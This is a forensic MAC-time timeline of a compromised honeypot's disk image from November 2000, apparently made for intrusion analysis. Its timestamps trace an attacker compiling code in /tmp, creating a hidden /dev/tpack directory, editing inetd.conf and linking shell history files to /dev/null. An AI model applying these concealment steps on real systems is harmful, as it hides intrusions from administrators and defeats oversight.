                         15345 .a. -rw------- drosen   drosen   2087     <honeypot.hda8.dd-dead-2087>
                          1073 .a. -rw------- drosen   drosen   14132    <honeypot.hda8.dd-dead-14132>
                         14220 .a. -rw------- drosen   drosen   2068     <honeypot.hda8.dd-dead-2068>
                        221558 .a. -rw-r--r-- drosen   drosen   60516    <honeypot.hda8.dd-dead-60516>
                         10079 .a. -rw------- drosen   drosen   14131    <honeypot.hda8.dd-dead-14131>
                           308 .a. -rw------- drosen   drosen   60504    <honeypot.hda8.dd-dead-60504>
Wed Nov 08 2000 08:58:42  2129920 .a. -rw-r--r-- drosen   drosen   8133     <honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:45  2129920 ..c -rw-r--r-- drosen   drosen   8133     <honeypot.hda8.dd-dead-8133>
Wed Nov 08 2000 08:58:53     2995 .a. -rw-r--r-- drosen   drosen   60521    <honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:58:54     6196 .a. -/-rwxr-xr-x root     root     30292    /bin/uname
                             484 .a. -rw-r--r-- drosen   drosen   60533    <honeypot.hda8.dd-dead-60533>
                           75600 .a. -/-rwxr-xr-x root     root     30245    /bin/egrep
Wed Nov 08 2000 08:58:55    21264 .a. -/-rwxr-xr-x root     root     15813    /usr/bin/tr
                             119 ma. -rw-r--r-- drosen   drosen   60534    <honeypot.hda8.dd-dead-60534>
                           44880 .a. -/-rwxr-xr-x root     root     30269    /bin/sed
                             484 m.. -rw-r--r-- drosen   drosen   60533    <honeypot.hda8.dd-dead-60533>
Wed Nov 08 2000 08:58:56    11724 mac -rwxr-xr-x drosen   drosen   60535    <honeypot.hda8.dd-dead-60535>
                            2164 m.. -rw-r--r-- drosen   drosen   60520    <honeypot.hda8.dd-dead-60520>
                           76891 .a. -rwx------ drosen   drosen   60512    <honeypot.hda8.dd-dead-60512>
                            5049 .a. -/-rw-r--r-- root     root     47058    /usr/include/bits/stdio.h
                             908 mac -rw-r--r-- drosen   drosen   22200    <honeypot.hda8.dd-dead-22200>
                            3359 .a. -/-rw-r--r-- root     root     108584   /usr/include/sys/select.h
                          104316 .a. -/-rwxr-xr-x root     root     16844    /usr/bin/make
                            1662 .a. -rw------- drosen   drosen   2081     <honeypot.hda8.dd-dead-2081>
                             119 ..c -rw-r--r-- drosen   drosen   60534    <honeypot.hda8.dd-dead-60534>
                               0 mac -rw-r--r-- drosen   drosen   22203    <honeypot.hda8.dd-dead-22203>
                            3137 .a. -rw-r--r-- drosen   drosen   60508    <honeypot.hda8.dd-dead-60508>
                           44533 .a. -rw------- drosen   drosen   2069     <honeypot.hda8.dd-dead-2069>
                            1798 .a. -/-rw-r--r-- root     root     124056   /usr/include/endian.h
                            4673 .a. -/-rw-r--r-- root     root     47048    /usr/include/bits/sigset.h
                             168 .a. -/-rw-r--r-- root     root     47015    /usr/include/bits/endian.h
                           25680 .a. -/-rwxr-xr-x root     root     30283    /bin/date
                              29 m.. -rw-r--r-- drosen   drosen   60531    <honeypot.hda8.dd-dead-60531>
                               0 mac -rw------- drosen   drosen   22202    <honeypot.hda8.dd-dead-22202>
                            5374 .a. -/-rw-r--r-- root     root     108609   /usr/include/sys/types.h
                               0 mac -rw------- drosen   drosen   22201    <honeypot.hda8.dd-dead-22201>
                            2783 .a. -/-rw-r--r-- root     root     47040    /usr/include/bits/select.h
                            4939 .a. -rw-r--r-- drosen   drosen   60506    <honeypot.hda8.dd-dead-60506>
                            4178 .a. -rw------- drosen   drosen   2050     <honeypot.hda8.dd-dead-2050>
                           27633 .a. -/-rw-r--r-- root     root     124117   /usr/include/stdlib.h
Wed Nov 08 2000 08:58:57    25733 ..c -rw------- drosen   drosen   2066     <honeypot.hda8.dd-dead-2066>
                           35807 ..c -rw------- drosen   drosen   2078     <honeypot.hda8.dd-dead-2078>
                           22865 ..c -rw------- drosen   drosen   2058     <honeypot.hda8.dd-dead-2058>
                            4680 .a. -/-rw-r--r-- root     root     47066    /usr/include/bits/types.h
                            4178 ..c -rw------- drosen   drosen   2050     <honeypot.hda8.dd-dead-2050>
                           13456 .a. -/-rw-r--r-- root     root     124118   /usr/include/string.h
                            5794 .a. -/-rw-r--r-- root     root     138776   /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include/stdarg.h
                            1662 ..c -rw------- drosen   drosen   2081     <honeypot.hda8.dd-dead-2081>
```

```
                          27389 ..c -rw------- drosen   drosen   2063     <honeypot.hda8.dd-dead-2063>
                          41104 .a. -/-rwxr-xr-x root     root     30258    /bin/mv
                            874 .a. -/-rw-r--r-- root     root     93235    /usr/lib/crtn.o
                           1892 .a.  -/-rw-r--r--  root        root        108301     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/crtbegin.o
                              0 mac -rw-r--r-- drosen   drosen   22199    <honeypot.hda8.dd-dead-22199>
                          76891 ..c -rwx------ drosen   drosen   60512    <honeypot.hda8.dd-dead-60512>
                           1124 .a. -/-rw-r--r-- root     root     93234    /usr/lib/crti.o
                          48329 ..c -rw------- drosen   drosen   2072     <honeypot.hda8.dd-dead-2072>
                              0 mac -/-rw------- drosen   drosen   22198    /tmp/ccyhpcMn.o (deleted)
                          13436 .a. -/-rwxr-xr-x root     root     30249    /bin/chmod
                           1313 .a. -/-rw-r--r-- root     root     124041   /usr/include/alloca.h
                          14220 ..c -rw------- drosen   drosen   2068     <honeypot.hda8.dd-dead-2068>
                        1440240  .a.  -/-rwxr-xr-x  root        root        108299     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/cc1
                          13327 .a. -/-rw-r--r-- root     root     47011    /usr/include/bits/confname.h
                          26073 ..c -rw------- drosen   drosen   2083     <honeypot.hda8.dd-dead-2083>
                            270 .ac -rwx------ drosen   drosen   60519    <honeypot.hda8.dd-dead-60519>
                              0 mac -/-rw------- drosen   drosen   22195    /tmp/ccTJvUXL.c (deleted)
                          12578 ..c -rw------- drosen   drosen   2088     <honeypot.hda8.dd-dead-2088>
                            400 ..c -rw------- drosen   drosen   14130    <honeypot.hda8.dd-dead-14130>
                           2922 ..c -rw------- drosen   drosen   60513    <honeypot.hda8.dd-dead-60513>
                              0 mac drwx------ drosen   drosen   24       <honeypot.hda8.dd-dead-24>
                           8532 ..c -rw------- drosen   drosen   2086     <honeypot.hda8.dd-dead-2086>
                          52345 ..c -rw------- drosen   drosen   2051     <honeypot.hda8.dd-dead-2051>
                          23007 mac -/-rw------- drosen   drosen   22192    /tmp/ccbvMzZr.i (deleted)
                          11673 .a. -/-rw-r--r-- root     root     124083   /usr/include/libio.h
                              0 mac drwx------ drosen   drosen   14129    <honeypot.hda8.dd-dead-14129>
                          11588 ..c -rwxr-xr-x drosen   drosen   60505    <honeypot.hda8.dd-dead-60505>
                           1424 .a.  -/-rw-r--r--  root        root        108303     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/crtend.o
                          14716 ..c -rw------- drosen   drosen   18163    <honeypot.hda8.dd-dead-18163>
                          33851 ..c -rw------- drosen   drosen   2074     <honeypot.hda8.dd-dead-2074>
                          32326 ..c -rw------- drosen   drosen   18162    <honeypot.hda8.dd-dead-18162>
                          28587 ..c -rw------- drosen   drosen   25       <honeypot.hda8.dd-dead-25>
                          45488 .a.  -/-rwxr-xr-x  root        root        108300     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/collect2
                            772 ..c -rw------- drosen   drosen   18161    <honeypot.hda8.dd-dead-18161>
                          69994 .a. -/-rw-r--r-- root     root     93243    /usr/lib/libc_nonshared.a
                           5719 ..c -rw------- drosen   drosen   18159    <honeypot.hda8.dd-dead-18159>
                          10079 ..c -rw------- drosen   drosen   14131    <honeypot.hda8.dd-dead-14131>
                           3406 .a. -/-rw-r--r-- root     root     47036    /usr/include/bits/posix_opt.h
                           9834 .a.  -/-rw-r--r--  root        root        138778     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/include/stddef.h
                          23037 .ac -rw------- drosen   drosen   2080     <honeypot.hda8.dd-dead-2080>
                           5861 .a. -/-rw-r--r-- root     root     124072   /usr/include/getopt.h
                           6268 .ac -rw------- drosen   drosen   2076     <honeypot.hda8.dd-dead-2076>
                          20926 .a. -/-rw-r--r-- root     root     124116   /usr/include/stdio.h
                            340 ..c -rw------- drosen   drosen   26       <honeypot.hda8.dd-dead-26>
                           4951 .a. -/-rw-r--r-- root     root     108551   /usr/include/sys/cdefs.h
                           3137 ..c -rw-r--r-- drosen   drosen   60508    <honeypot.hda8.dd-dead-60508>
                              0 mac -rw------- drosen   drosen   22198    <honeypot.hda8.dd-dead-22198>
                          15305 ..c -rw------- drosen   drosen   18164    <honeypot.hda8.dd-dead-18164>
                              0 mac drwx------ drosen   drosen   18158    <honeypot.hda8.dd-dead-18158>
                            178 .a. -/-rw-r--r-- root     root     93242    /usr/lib/libc.so
                          15345 ..c -rw------- drosen   drosen   2087     <honeypot.hda8.dd-dead-2087>
                              0 mac drwx------ drosen   drosen   2049     <honeypot.hda8.dd-dead-2049>
                          29098 ..c -rw------- drosen   drosen   2084     <honeypot.hda8.dd-dead-2084>
                           4886 ..c -rw------- drosen   drosen   60510    <honeypot.hda8.dd-dead-60510>
                              0  mac  -/drwx------  drosen      drosen      14129        /etc/sysconfig/network-
scripts/.ifcfg-eth0.swp (deleted)
                          63376 .a. -/-rwxr-xr-x root     root     15994    /usr/bin/i386-redhat-linux-gcc
                           4584 ..c -rw------- drosen   drosen   2077     <honeypot.hda8.dd-dead-2077>
                          10723 mac -rw------- drosen   drosen   22193    <honeypot.hda8.dd-dead-22193>
                          87647 ..c -rw------- drosen   drosen   2054     <honeypot.hda8.dd-dead-2054>
                           1356 .ac -rw-r--r-- drosen   drosen   60526    <honeypot.hda8.dd-dead-60526>
                         769892  .a.  -/-rw-r--r--  root        root        108305     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/libgcc.a
                           3940 mac -/-rw-r--r-- drosen   drosen   22194    /tmp/ccTglLym.o (deleted)
                           2015 .a. -/-rw-r--r-- root     root     47065    /usr/include/bits/time.h
                           1982 ..c -rw------- drosen   drosen   18165    <honeypot.hda8.dd-dead-18165>
                          63376 .a. -/-rwxr-xr-x root     root     15994    /usr/bin/egcs
                            530 ..c -rw------- drosen   drosen   2082     <honeypot.hda8.dd-dead-2082>
                          12276 ..c -rw------- drosen   drosen   2060     <honeypot.hda8.dd-dead-2060>
                          13935 ..c -rw------- drosen   drosen   2065     <honeypot.hda8.dd-dead-2065>
                            484 ..c -rw-r--r-- drosen   drosen   60533    <honeypot.hda8.dd-dead-60533>
                              0 mac -rw------- drosen   drosen   22195    <honeypot.hda8.dd-dead-22195>
                           2058 .a. -/-rw-r--r-- root     root     108601   /usr/include/sys/sysmacros.h
                           1401 .ac -rw------- drosen   drosen   2073     <honeypot.hda8.dd-dead-2073>
                          63376 .a. -/-rwxr-xr-x root     root     15994    /usr/bin/gcc
                         207600 .a. -/-rwxr-xr-x root     root     15858    /usr/bin/as
                          36756 .a. -/-rw-r--r-- root     root     124133   /usr/include/unistd.h
                         205136 .a. -/-rwxr-xr-x root     root     15861    /usr/bin/ld
                            850 .ac -rw------- drosen   drosen   2070     <honeypot.hda8.dd-dead-2070>
                          87312  .a.  -/-rwxr-xr-x  root        root        108202     /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/cpp
                             80 ..c -rw------- drosen   drosen   60509    <honeypot.hda8.dd-dead-60509>
                           1024 m.c d/drwxrwxrwt root     root     22177    /tmp
                             84 .ac -rw-r--r-- drosen   drosen   60507    <honeypot.hda8.dd-dead-60507>
                           9474 ..c -rw------- drosen   drosen   60503    <honeypot.hda8.dd-dead-60503>
                          39314 ..c -rw------- drosen   drosen   2075     <honeypot.hda8.dd-dead-2075>
                            400 ..c -/-rw------- drosen   drosen   14130    /etc/sysconfig/network-scripts/ifcfg-
eth0~ (deleted)
                          30799 ..c -rw------- drosen   drosen   2055     <honeypot.hda8.dd-dead-2055>
                         314936 .a. -/-rwxr-xr-x root     root     92814    /usr/lib/libbfd-2.9.5.0.22.so
                            592 ..c -rw-r--r-- drosen   drosen   60525    <honeypot.hda8.dd-dead-60525>
                           9512 .a. -/-rw-r--r-- root     root     124063   /usr/include/features.h
                           8512 .a. -/-rw-r--r-- root     root     93233    /usr/lib/crt1.o
                          16714 ..c -rw------- drosen   drosen   2085     <honeypot.hda8.dd-dead-2085>
                            308 ..c -rw------- drosen   drosen   60504    <honeypot.hda8.dd-dead-60504>
                          10685 ..c -rw------- drosen   drosen   60511    <honeypot.hda8.dd-dead-60511>
                          13232 ..c -rw------- drosen   drosen   14133    <honeypot.hda8.dd-dead-14133>
```

```
                           2315 .a. -/-rw-r--r-- root     root     124037   /usr/include/_G_config.h
                           1073 ..c -rw------- drosen   drosen   14132    <honeypot.hda8.dd-dead-14132>
                           3147 ..c -rw-r--r-- drosen   drosen   2091     <honeypot.hda8.dd-dead-2091>
                          21700 .ac -rw------- drosen   drosen   2057     <honeypot.hda8.dd-dead-2057>
                          45201 ..c -rw------- drosen   drosen   2067     <honeypot.hda8.dd-dead-2067>
                          20189 ..c -rw------- drosen   drosen   18160    <honeypot.hda8.dd-dead-18160>
                              0 mac -/-rw-r--r-- drosen   drosen   22199    /tmp/ccHAtPAZ.ld (deleted)
                          21810 .a. -/-rw-r--r-- root     root     47060    /usr/include/bits/string.h
                          23007 mac -rw------- drosen   drosen   22192    <honeypot.hda8.dd-dead-22192>
                           1021 .a. -/-rw-r--r-- root     root     108452   /usr/include/gnu/stubs.h
                           4860 .ac -rw------- drosen   drosen   2052     <honeypot.hda8.dd-dead-2052>
                          14749 ma. -rwxr-xr-x drosen   drosen   60502    <honeypot.hda8.dd-dead-60502>
                          50176 ..c -rw------- drosen   drosen   2056     <honeypot.hda8.dd-dead-2056>
                          28961 ..c -rw------- drosen   drosen   2053     <honeypot.hda8.dd-dead-2053>
                          10723 mac -/-rw------- drosen   drosen   22193    /tmp/ccE8mHGN.s (deleted)
                           2354 ..c -rw------- drosen   drosen   2089     <honeypot.hda8.dd-dead-2089>
                          14584 ..c -rw------- drosen   drosen   2059     <honeypot.hda8.dd-dead-2059>
                          25274 ..c -rw------- drosen   drosen   2064     <honeypot.hda8.dd-dead-2064>
                           2980 .ac -rw------- drosen   drosen   2071     <honeypot.hda8.dd-dead-2071>
                          40631 ..c -rw------- drosen   drosen   2079     <honeypot.hda8.dd-dead-2079>
                           2164 ..c -rw-r--r-- drosen   drosen   60520    <honeypot.hda8.dd-dead-60520>
                          10840 ..c -rw------- drosen   drosen   2061     <honeypot.hda8.dd-dead-2061>
                          41832 .a. -/-rw-r--r-- root     root     47061    /usr/include/bits/string2.h
                           9314 .a. -/-rw-r--r-- root     root     124129   /usr/include/time.h
                           4939 ..c -rw-r--r-- drosen   drosen   60506    <honeypot.hda8.dd-dead-60506>
                           1926 .a.  -/-rw-r--r--  root        root        108307    /usr/lib/gcc-lib/i386-redhat-
linux/egcs-2.91.66/specs
                           5337 .a. -/-rw-r--r-- root     root     108603   /usr/include/sys/time.h
                          44533 ..c -rw------- drosen   drosen   2069     <honeypot.hda8.dd-dead-2069>
                           3069 .ac -rw-r--r-- drosen   drosen   60514    <honeypot.hda8.dd-dead-60514>
                           1006 ..c -rw-r--r-- drosen   drosen   2090     <honeypot.hda8.dd-dead-2090>
                          26027 ..c -rw------- drosen   drosen   2062     <honeypot.hda8.dd-dead-2062>
                           1297 .a. -/-rw-r--r-- root     root     47059    /usr/include/bits/stdio_lim.h
                           3940 mac -rw-r--r-- drosen   drosen   22194    <honeypot.hda8.dd-dead-22194>
                           2995 ..c -rw-r--r-- drosen   drosen   60521    <honeypot.hda8.dd-dead-60521>
Wed Nov 08 2000 08:59:07      4096 m.c d/drwx------ drosen   drosen   15395    /home/drosen
                                52 mac -/-rw------- drosen   drosen   15401    /home/drosen/.bash_history
Wed Nov 08 2000 08:59:14       405 ..c -rw-r--r-- drosen   drosen   60522    <honeypot.hda8.dd-dead-60522>
                          18864 ..c -rwx------ drosen   drosen   60515    <honeypot.hda8.dd-dead-60515>
                              0 mac drwxr-xr-x drosen   users    8132     <honeypot.hda8.dd-dead-8132>
                             27 ..c -rwxr--r-- drosen   drosen   60524    <honeypot.hda8.dd-dead-60524>
                          56274 ..c -rw-r--r-- drosen   drosen   28289    <honeypot.hda8.dd-dead-28289>
                              1 ..c -rw------- drosen   drosen   56456    <honeypot.hda8.dd-dead-56456>
                          87527 ..c -rw-r--r-- drosen   drosen   28288    <honeypot.hda8.dd-dead-28288>
                            485 ..c -rw-r--r-- drosen   drosen   60529    <honeypot.hda8.dd-dead-60529>
                              0 mac drwx------ drosen   drosen   28287    <honeypot.hda8.dd-dead-28287>
                              1 ..c -rw------- drosen   drosen   56457    <honeypot.hda8.dd-dead-56457>
                           1913 ..c -rw-r--r-- drosen   drosen   60528    <honeypot.hda8.dd-dead-60528>
                             29 ..c -rw-r--r-- drosen   drosen   60531    <honeypot.hda8.dd-dead-60531>
                          16665 ..c -rw-r--r-- drosen   drosen   60530    <honeypot.hda8.dd-dead-60530>
                          14749 ..c -rwxr-xr-x drosen   drosen   60502    <honeypot.hda8.dd-dead-60502>
                          34816 m.c d/drwxr-xr-x root     root     24193    /dev
                          20240 .a. -/-rwxr-xr-x root     root     30259    /bin/rm
                         221558 ..c -rw-r--r-- drosen   drosen   60516    <honeypot.hda8.dd-dead-60516>
                              0 mac drwx------ drosen   drosen   60501    <honeypot.hda8.dd-dead-60501>
                           7215 ..c -rw-r--r-- drosen   drosen   60527    <honeypot.hda8.dd-dead-60527>
                              0 .ac drwx------ drosen   drosen   22197    <honeypot.hda8.dd-dead-22197>
                              0 ..c -rw-r--r-- drosen   drosen   60517    <honeypot.hda8.dd-dead-60517>
                              1 ..c -rw------- drosen   drosen   56460    <honeypot.hda8.dd-dead-56460>
                              1 ..c -rw------- drosen   drosen   56462    <honeypot.hda8.dd-dead-56462>
                         427888 ..c -rwxr-xr-x drosen   drosen   60532    <honeypot.hda8.dd-dead-60532>
                              0 mac drwx------ drosen   drosen   22196    <honeypot.hda8.dd-dead-22196>
                              0 mac drwx------ drosen   drosen   56455    <honeypot.hda8.dd-dead-56455>
                              0 ..c -rw-r--r-- drosen   drosen   60523    <honeypot.hda8.dd-dead-60523>
                              0 mac d/drwxr-xr-x drosen   users    8132     /dev/tpack (deleted)
                              1 ..c -rw------- drosen   drosen   56461    <honeypot.hda8.dd-dead-56461>
                              1 ..c -rw------- drosen   drosen   56458    <honeypot.hda8.dd-dead-56458>
                            166 ..c -rwx------ drosen   drosen   60518    <honeypot.hda8.dd-dead-60518>
                              1 ..c -rw------- drosen   drosen   56459    <honeypot.hda8.dd-dead-56459>
Wed Nov 08 2000 08:59:52         9 .a. l/lrwxrwxrwx root     root     22191    /tmp/.bash_history -> /dev/null
Wed Nov 08 2000 09:02:22        19 .a. l/lrwxrwxrwx root     root     34311    /lib/libnss_dns.so.2 -> libnss_dns-
2.1.3.so
                         169720 .a. -/-rwxr-xr-x root     root     34322    /lib/libresolv-2.1.3.so
                             26 .a. -/-rw-r--r-- root     root     26215    /etc/host.conf
                             18 .a. l/lrwxrwxrwx root     root     34323    /lib/libresolv.so.2 -> libresolv-
2.1.3.so
                          67580 .a. -/-rwxr-xr-x root     root     34310    /lib/libnss_dns-2.1.3.so
Wed Nov 08 2000 09:02:23         68 .a. -/-rw-r--r-- root     root     26559    /etc/hosts
                           1567 .a. -/-rw-r--r-- root     root     26223    /etc/protocols
Wed Nov 08 2000 09:02:28        184 mac -/-rw-r--r-- root     root     44357    /var/tmp/nap
                           1024 m.c d/drwxrwxrwt root     root     44353    /var/tmp
                             10 .a. l/lrwxrwxrwx root     root     12       /usr/tmp -> ../var/tmp
Wed Nov 08 2000 09:02:30     44108 .a. -/-rwxr-xr-x root     root     34364    /lib/libproc.so.2.0.6
                           8860 .a. -/-r-xr-xr-x root     root     17090    /usr/bin/w
Wed Nov 08 2000 09:02:31     39423 .a. -/-r-xr-xr-x root     root     30311    /bin/ps
                            171 .a. -/-rw-r--r-- 1010     users    26557    /dev/ptyp
Wed Nov 08 2000 09:02:32     12288 .a. -/-rw-rw-r-- root     root     26555    /etc/psdevtab
Wed Nov 08 2000 09:02:42    166416 .a. -/-rwxr-xr-x root     root     16982    /usr/bin/pico
Wed Nov 08 2000 09:03:05      3027 m.c -/-rw-r--r-- root     root     26495    /etc/inetd.conf
Wed Nov 08 2000 09:03:12      3027 .a. -/-rw-r--r-- root     root     26495    /etc/inetd.conf
                           10160 .a. -/-rwxr-xr-x root     root     17093    /usr/bin/killall
Wed Nov 08 2000 09:03:15      1143 .a. -/-rw-r--r-- root     root     77344    /usr/share/terminfo/v/vt100-am
                           1143 .a. -/-rw-r--r-- root     root     77344    /usr/share/terminfo/v/vt100
                           3124 .a. -/-rwxr-xr-x root     root     15659    /usr/bin/clear
                             24 .a. -/-rw-r--r-- root     root     46631    /root/.bash_logout
Wed Nov 08 2000 09:53:36       512 m.c -/-rw------- root     root     26581    /etc/ssh_random_seed
                              0 .a. c/crw-r--r-- root     root     25217    /dev/random
Wed Nov 08 2000 20:33:45     20480 .a. -/-rw-r--r-- root     root     20       /etc/mail/access.db
                           4096 .a. -/-rw-r--r-- root     root     22       /etc/mail/mailertable.db
                           4096 .a. -/-rw-r--r-- root     root     19       /etc/mail/virtusertable.db
                          20480 .a. -/-rw-r--r-- root     root     26545    /etc/aliases.db
Wed Nov 08 2000 20:37:30       210 .a. -/-rw-r--r-- root     root     16145    /etc/pam.d/other
```

```
                          164253 .a. -/-rwxr-xr-x root     root     93038    /usr/lib/libglib-1.2.so.0.0.6
                              20 .a. l/lrwxrwxrwx root     root     93037    /usr/lib/libglib-1.2.so.0 -> libglib-
1.2.so.0.0.6
                           33654 .a. -/-rwxr-xr-x root     root     34353    /lib/libpam.so.0.72
                           35801 .a. -/-rwxr-xr-x root     root     40326    /lib/security/pam_console.so
                            1262 .a. -/-rw-r--r-- root     root     26226    /etc/localtime
                           35619 .a. -/-rwxr-xr-x root     root     40342    /lib/security/pam_pwdb.so
                           20452 .a. -/-rwxr-xr-x root     root     30319    /bin/login
                          140186 .a. -/-rwxr-xr-x root     root     34350    /lib/libpwdb.so.0.61
                            6196 .a. -/-rwxr-xr-x root     root     40340    /lib/security/pam_nologin.so
                            7773 .a. -/-rwxr-xr-x root     root     40346    /lib/security/pam_securetty.so
                           75131 .a. -/-rwxr-xr-x root     root     34290    /lib/libdl-2.1.3.so
                              14 .a. l/lrwxrwxrwx root     root     34291    /lib/libdl.so.2 -> libdl-2.1.3.so
                           14258 .a. -/-rwxr-xr-x root     root     40327    /lib/security/pam_cracklib.so
                            5359 .a. -/-rwxr-xr-x root     root     40328    /lib/security/pam_deny.so
                              15  .a.  l/lrwxrwxrwx  root         root         92880       /usr/lib/libcrack.so.2  ->
libcrack.so.2.7
                             437 .a. -/-rw-r--r-- root     root     16196    /etc/pam.d/login
                              19  .a.  l/lrwxrwxrwx  root         root         34357       /lib/libpam_misc.so.0  ->
libpam_misc.so.0.72
                           64478 .a. -/-rwxr-xr-x root     root     34283    /lib/libcrypt-2.1.3.so
                           57882 .a. -/-rwxr-xr-x root     root     92879    /usr/lib/libcrack.so.2.7
                              14 .a. l/lrwxrwxrwx root     root     34358    /lib/libpam.so.0 -> libpam.so.0.72
                              17 .a. l/lrwxrwxrwx root      root       34284     /lib/libcrypt.so.1 -> libcrypt-
2.1.3.so
                           10303 .a. -/-rwxr-xr-x root     root     34356    /lib/libpam_misc.so.0.72
                              15 .a. l/lrwxrwxrwx root     root     34351    /lib/libpwdb.so.0 -> libpwdb.so.0.61
Wed Nov 08 2000 20:37:35      40 .a. -/-rw------- root     root     26224    /etc/securetty
Wed Nov 08 2000 20:37:37     125 .a. -/-rwxr-xr-x root     root     28283    /etc/profile.d/which-2.sh
                              0 ..c c/crw--w---- root     tty      26333    /dev/vcs1
                           4992 m.c -/-rw-rw-r-- root     utmp     34274    /var/run/utmp
                          13776 .a. -/-rwxr-xr-x root     root     15786    /usr/bin/dircolors
                           9264 .a. -/-rwxr-xr-x root     root     16365    /usr/bin/id
                              0 .a. -/-rw-r--r-- root     root     26219    /etc/motd
                          26668 .a. -/-rwxr-xr-x root     root     30289    /bin/stty
                         262884 .a. -/-rwxr-xr-x root     root     92674    /usr/lib/libncurses.so.4.0
                            238 .a. -/-rw-r--r-- root     root     46632    /root/.bash_profile
                           1024 .a. d/drwxr-xr-x root     root     28225    /etc/profile.d
                            601 .a. -/-rw-r--r-- root     root     26582    /etc/shadow
                            134 .a. -/-rw-r--r-- root     root     26502    /etc/pwdb.conf
                              0 ..c c/crw--w---- root     tty      26397    /dev/vcsa1
                            582 .a. -/-rw-r--r-- root     root     26229    /etc/bashrc
                           8896 .a. -/-rwxr-xr-x root     root     30307    /bin/hostname
                            120 .a. -/-rwxr-xr-x root     root     28260    /etc/profile.d/less.sh
                            547 .a. -/-rw-r--r-- root     root     26222    /etc/profile
                          75600 .a. -/-rwxr-xr-x root     root     30247    /bin/grep
                           7068 .a. -/-rwxr-xr-x root     root     15667    /usr/bin/tput
                           1522 .a. -/-rwxr-xr-x root     root     28238    /etc/profile.d/lang.sh
                           2434 .a. -/-rw-r--r-- root     root     26238    /etc/DIR_COLORS
                              0 .a. c/crw------- root     tty      25558    /dev/tty1
                            234 .a. -/-rwxr-xr-x root     root     28229    /etc/profile.d/colorls.sh
                           1576 .a. -/-rw-r--r-- root     root     108018   /usr/share/terminfo/l/linux
                            768 m.c -/-rw-r--r-- root     root     12099    /var/log/wtmp
                             13 .a. -/-rw-r--r-- root     root     4079     /etc/sysconfig/i18n
                        1460292 mac -/-rw-r--r-- root     root     12098    /var/log/lastlog
                             17  .a.  l/lrwxrwxrwx  root         root         92673       /usr/lib/libncurses.so.4  ->
libncurses.so.4.0
                            176 .a. -/-rw-r--r-- root     root     46633    /root/.bashrc
Wed Nov 08 2000 20:37:38    3256 .a. -/-rwxr-xr-x root     root     15654    /usr/bin/mesg
                            413 .a. -/-rw-r--r-- root     root     26218    /etc/inputrc
                              0 m.c c/crw------- root     tty      25558    /dev/tty1
                         625272 .a. -/-rw-r--r-- root     root     26231    /etc/termcap
                              9 .a. l/lrwxrwxrwx root     root     46636    /root/.bash_history -> /dev/null
Wed Nov 08 2000 20:37:42    9528 .a. -/-rwxr-xr-x root     root     30263    /bin/cat
Wed Nov 08 2000 21:01:00     579 .a. -/-rwxr-xr-x root     root     15954    /usr/bin/run-parts
                           1024 .a. d/drwxr-xr-x root     root     16130    /etc/rc.d/rc3.d
                          22912 .a. -/-rwxr-xr-x root     root     48399    /sbin/chkconfig
                           2836 .a. -/-rwxr-xr-x root     root     48394    /sbin/runlevel
                           1024 .a. d/drwxr-xr-x root     root     16137    /etc/cron.hourly
                             65 .a. -/-rwxr-xr-x root     root     16147    /etc/cron.hourly/inn-cron-nntpsend
Wed Nov 08 2000 21:10:00      6 .a. l/lrwxrwxrwx root     root     48469    /sbin/rmmod -> insmod
                            460 .a. -/-rw-r--r-- root     root     26553    /etc/group
                            657 .a. -/-rw-r--r-- root     root     26547    /etc/passwd
                             15 .a. l/lrwxrwxrwx root     root     34295    /lib/libnsl.so.1 -> libnsl-2.1.3.so
                         255963 .a. -/-rwxr-xr-x root     root     34316    /lib/libnss_nis-2.1.3.so
                              4 .a. l/lrwxrwxrwx root     root     30244    /bin/sh -> bash
                         252234 .a. -/-rwxr-xr-x root     root     34318    /lib/libnss_nisplus-2.1.3.so
                             19 .a. l/lrwxrwxrwx root      root      34317     /lib/libnss_nis.so.2 -> libnss_nis-
2.1.3.so
                          12224 .a. -/-rwxr-xr-x root     root     34335    /lib/libtermcap.so.2.0.8
                             23  .a.  l/lrwxrwxrwx  root         root         34319       /lib/libnss_nisplus.so.2  ->
libnss_nisplus-2.1.3.so
                         370141 .a. -/-rwxr-xr-x root     root     34294    /lib/libnsl-2.1.3.so
                             19  .a.  l/lrwxrwxrwx  root         root         34336       /lib/libtermcap.so.2  ->
libtermcap.so.2.0.8
                         316848 .a. -/-rwxr-xr-x root     root     30243    /bin/bash
Wed Nov 08 2000 21:10:10    760 .a. -/-rw-r--r-- root     root     26556    /etc/fstab
                          56208 .a. -/-rwsr-xr-x root     root     30302    /bin/mount
Wed Nov 08 2000 21:10:11    3072 m.c d/drwxr-xr-x root     root     26209    /etc
                              3 .a. l/lrwxrwxrwx root     root     26247    /dev/cdrom -> hdc
                              6 .a. l/lrwxrwxrwx root     root     48468    /sbin/modprobe -> insmod
                           3460  .a.  -/-rw-r--r--  root          root          10113        /lib/modules/2.2.14-
5.0/fs/nls_iso8859-1.o
                              0 mac ---------- root     root     26562    <honeypot.hda8.dd-dead-26562>
                          58608 .a. -/-rwxr-xr-x root     root     48461    /sbin/insmod
                             51 .a. -/-rw-r--r-- root     root     26227    /etc/conf.modules
                            248 mac -/-rw-r--r-- root     root     26575    /etc/mtab
                              0 mac -/---------- root     root     26562    /etc/mtab~3560 (deleted)
                              0 mac -/---------- root     root     26562    /etc/mtab~ (deleted)
                          28633 .a. -/-rw-r--r-- root     root     44393    /lib/modules/2.2.14-5.0/modules.dep
Wed Nov 08 2000 21:10:27  137567 .a. -/-rwxr-xr-x root     root     30255    /bin/ls
                          699832  .a.  -/-rwxr-xr-x  root           root           124219       /usr/i486-linux-
```

```
libc5/lib/libc.so.5.3.12
                              61 .a. -/-rw-r--r-- root     root     125241   /usr/man/r
                              14 .a. l/lrwxrwxrwx root     root     124244   /usr/i486-linux-libc5/lib/libc.so.5 -
> libc.so.5.3.12
                              17  .a.  l/lrwxrwxrwx  root        root        34359      /lib/ld-linux.so.1  ->  ld-
linux.so.1.9.5
